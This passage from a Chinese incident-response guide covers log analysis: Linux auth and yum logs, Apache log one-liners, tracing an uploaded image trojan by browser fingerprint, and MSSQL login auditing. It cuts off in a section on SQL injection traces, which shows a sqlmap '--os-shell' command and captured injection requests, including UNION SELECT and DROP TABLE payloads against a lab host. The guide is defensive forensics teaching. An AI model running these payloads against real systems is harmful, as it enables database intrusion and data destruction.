Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001, GID=1001, home=/home/kali
, shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthtok): password changed for kali
```

4、删除用户 kali 日志：

```
grep "userdel" /var/log/secure
```

```
Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned
by 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed shadow group
'kali' owned by 'kali'
```

5、su 切换用户：

```
Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session
opened for user good by root(uid=0)`
```

sudo授权执行:

```
sudo -l
```

```
Jul 10 00:43:09 localhost sudo:    good : TTY=pts/4 ;
PWD=/home/good ; USER=root ; COMMAND=/sbin/shutdown -r now
```

b、/var/log/yum.log

软件安装升级卸载日志：

```
yum install gcc
```

```
[root@bogon ~]# more /var/log/yum.log

Jul 10 00:18:23 Updated: cpp-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:24 Updated: libgcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:24 Updated: libgomp-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated: gcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated: libgcc-4.8.5-28.el7_5.1.i686
```

第 3 篇:Web 日志分析

0x01 Web 日志

Web 访问日志记录了 Web 服务器接收处理请求及运行时错误等各种原始信息。通过对WEB日志进行的安全分析，不仅可以帮助我们定位攻击者，还可以帮助我们还原攻击路径，找到网站存在的安全漏洞并进行修复。

我们来看一条 Apache 的访问日志：

```
127.0.0.1 - - [11/Jun/2018:12:47:22 +0800] "GET /login.html
HTTP/1.1" 200 786 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
```

通过这条 Web 访问日志，我们可以清楚的得知用户在什么 IP、什么时间、用什么操作系统、什么浏览器的情况下访问了你网站的哪个页面，是否访问成功。

本文通过介绍 Web 日志安全分析时的思路和常用的一些技巧。

0x02 日志分析技巧

在对 WEB 日志进行安全分析时，一般可以按照两种思路展开，逐步深入，还原整个攻击过程。

第一种：确定入侵的时间范围，以此为线索，查找这个时间范围内可疑的日志，进一步排查，最终确定攻击者，还原攻击过程。

第二种：攻击者在入侵网站后，通常会留下后门维持权限，以方便再次访问，我们可以找到该文件，并以此为线索来展开分析。

常用分析工具：

Window 下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。

Linux 下，使用 Shell 命令组合查询分析。

Shell+Linux 命令实现日志分析，一般结合 grep、awk 等命令等实现了几个常用的日志分析统计技巧。

Apache 日志分析技巧：

1、列出当天访问次数最多的 IP 命令：

```
cut -d- -f 1 log_file|uniq -c | sort -rn | head -20
```

2、查看当天有多少个 IP 访问：

```
awk '{print $1}' log_file|sort|uniq|wc -l
```

3、查看某一个页面被访问的次数：

```
grep "/index.php" log_file | wc -l
```

4、查看每一个IP访问了多少个页面：

```
awk '{++S[$1]} END {for (a in S) print a,S[a]}' log_file
```

5、将每个IP访问的页面数进行从小到大排序：

```
awk '{++S[$1]} END {for (a in S) print S[a],a}' log_file | sort -n
```

6、查看某一个 IP 访问了哪些页面：

```
grep ^111.111.111.111 log_file| awk '{print $1,$7}'
```

7、去掉搜索引擎统计当天的页面：

```
awk '{print $12,$1}' log_file | grep ^"Mozilla | awk '{print $2}' |sort | uniq | wc -l
```

8、查看 2018 年 6 月 21 日 14 时这一个小时内有多少 IP 访问:

```
awk '{print $4,$1}' log_file | grep 21/Jun/2018:14 | awk '{print $2}'| sort | uniq | wc -l
```

0x03 日志分析案例

Web 日志分析实例：通过 nginx 代理转发到内网某服务器，内网服务器某站点目录下被上传了多个图片木马，虽然 II7 下不能解析，但还是想找出谁通过什么路径上传的。

在这里，我们遇到了一个问题：由于设置了代理转发，只记录了代理服务器的 ip，并没有记录访问者 IP？这时候，如何去识别不同的访问者和攻击源呢？

这是管理员日志配置不当的问题，但好在我们可以通过浏览器指纹来定位不同的访问来源，还原攻击路径。

1、定位攻击源

首先访问图片木马的记录，只找到了一条，由于所有访问日志只记录了代理IP，并不能通过IP来还原攻击路径，这时候，可以利用浏览器指纹来定位。


```
[root@centoshost tmp]# more u_ex180408.log |grep "asp;."
2018-04-08 04:31:42 10.1.3.100 GET /Up/dj/2012.asp;.jpg - 815 - 111.8.88.91 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0C;+.NET4.0E) 200 0 0 265
```

浏览器指纹：

`Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0C;+.NET4.0E)`

2、搜索相关日志记录

通过筛选与该浏览器指纹有关的日志记录，可以清晰地看到攻击者的攻击路径。



3、对找到的访问日志进行解读，攻击者大致的访问路径如下：

A、攻击者访问首页和登录页

B、攻击者访问 `MsgSjlb.aspx` 和 `MsgSebd.aspx`

C、攻击者访问 `Xzuser.aspx`

D、攻击者多次 POST（怀疑通过这个页面上传模块缺陷）

E、攻击者访问了图片木马

打开网站，访问 `Xzuser.aspx`，确认攻击者通过该页面的进行文件上传了图片木马，同时，发现网站了存在越权访问漏洞，攻击者访问特定 URL，无需登录即可进入后台界面。通过日志分析找到网站的漏洞位置并进行修复。

0x04 日志统计分析技巧

统计爬虫：

```
grep -E 'Googlebot|Baiduspider' /www/logs/access.2019-02-23.log | awk '{ print $1 }' | sort | uniq
```

统计浏览器：

```
cat /www/logs/access.2019-02-23.log | grep -v -E 'MSIE|Firefox|Chrome|Opera|Safari|Gecko|Maxthon' | sort | uniq -c | sort -r -n | head -n 100
```

IP 统计：

```
grep '23/May/2019' /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n | head -n 10
```

```
   2206 219.136.134.13
   1497 182.34.15.248
   1431 211.140.143.100
   1431 119.145.149.106
   1427 61.183.15.179
   1427 218.6.8.189
   1422 124.232.150.171
   1421 106.187.47.224
   1420 61.160.220.252
   1418 114.80.201.18
```

统计网段：

```
cat /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3".0"}' | sort | uniq -c | sort -r -n | head -n 200
```

统计域名：

```
cat /www/logs/access.2019-02-23.log |awk '{print $2}'|sort|uniq -c|sort -rn|more
```

HTTP Status：

```
cat /www/logs/access.2019-02-23.log |awk '{print $9}'|sort|uniq -c|sort -rn|more
```

```
5056585 304
1125579 200
   7602 400
      5 301
```

URL 统计：

```
cat /www/logs/access.2019-02-23.log |awk '{print $7}'|sort|uniq -c|sort -rn|more
```

文件流量统计：

```
cat /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -rn|more
```

```
grep ' 200 ' /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -rn|more
```

URL 访问量统计：

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | egrep '\?|&' | sort | uniq -c | sort -rn | more
```

脚本运行速度：

查出运行速度最慢的脚本

```
grep -v 0$ /www/logs/access.2019-02-23.log | awk -F '" ' '{print $4" " $1}' web.log | awk '{print $1" "$8}' | sort -n -k 1 -r | uniq > /tmp/slow_url.txt
```

IP, URL 抽取：


```
tail -f /www/logs/access.2019-02-23.log | grep '/test.html' | awk '{print $1" "$7}'
```

第 4 篇:MSSQL 日志分析


常见的数据库攻击包括弱口令、SQL 注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 MSSQL 日志分析


首先，MSSQL 数据库应启用日志记录功能，默认配置仅限失败的登录，需修改为失败和成功的登录，这样就可以对用户登录进行审核。




登录到 SQL Server Management Studio，依次点击 管理--SQL Server 日志



双击日志存档文件即可打开日志文件查看器，并可以对日志进行筛选或者导出等操作。




另外，MSSQ 提供了一个工具 SQL Server Profiler ，方便查找和发现 SQL 执行的效率和语句问题。




日志分析案例：

在日志文件查看器中，选择筛选，在筛选设置中源设置为“登录”，应用筛选器，确定。



筛选后的结果，可以很清晰的识别用户登录信息，记录内容包括用户登录时间、登录是否成功、登录使用的账号以及远程登录时用户使用的 IP 地址。

如下图：客户端：192.168.204.1进行尝试弱口令登录，并发现其中有一条登录成功的记录。



日志文件摘要(S): 基于以下条件筛选日志条目: 具有源“登录”。

```
日期                 源    消息
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'sa'. 原因: 密码与所提供的登录名不匹配。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 8。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login succeeded for user 'sa'. Connection made using SQL Server authentication. [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'sa'. 原因: 密码与所提供的登录名不匹配。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 8。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
```


0x02 SQL注入入侵痕迹

在利用 SQL 注入漏洞的过程中，我们会尝试利用 sqlmap 的 --os-shell 参数取得 shell，如操作不慎，可能留下一些 sqlmap 创建的临时表和自定义函数。我们先来看一下 sqlmap os-shell 参数的用法以及原理：

1、构造一个 SQL 注入点，开启 Burp 监听 8080 端口

> sqlmap.py -u http://192.168.204.164/sql.asp?id=1 --os-shell --proxy=http://127.0.0.1:8080

HTTP 通讯过程如下：



Filter: Hiding CSS, image and general binary content

```
#  Host                    Method  URL                                                                                                                                                                  Param
1  http://192.168.204.164  GET     /sql.asp?id=1                                                                                                                                                        ✓
2  http://192.168.204.164  GET     /sql.asp?id=1&bauQ%3D9846%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2C2%2C3%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%20..%2F..%2F..%2Fetc%2F...    ✓
3  http://192.168.204.164  GET     /sql.asp?id=1%3BDROP%20TABLE%20sqlmapoutput--                                                                                                                        ✓
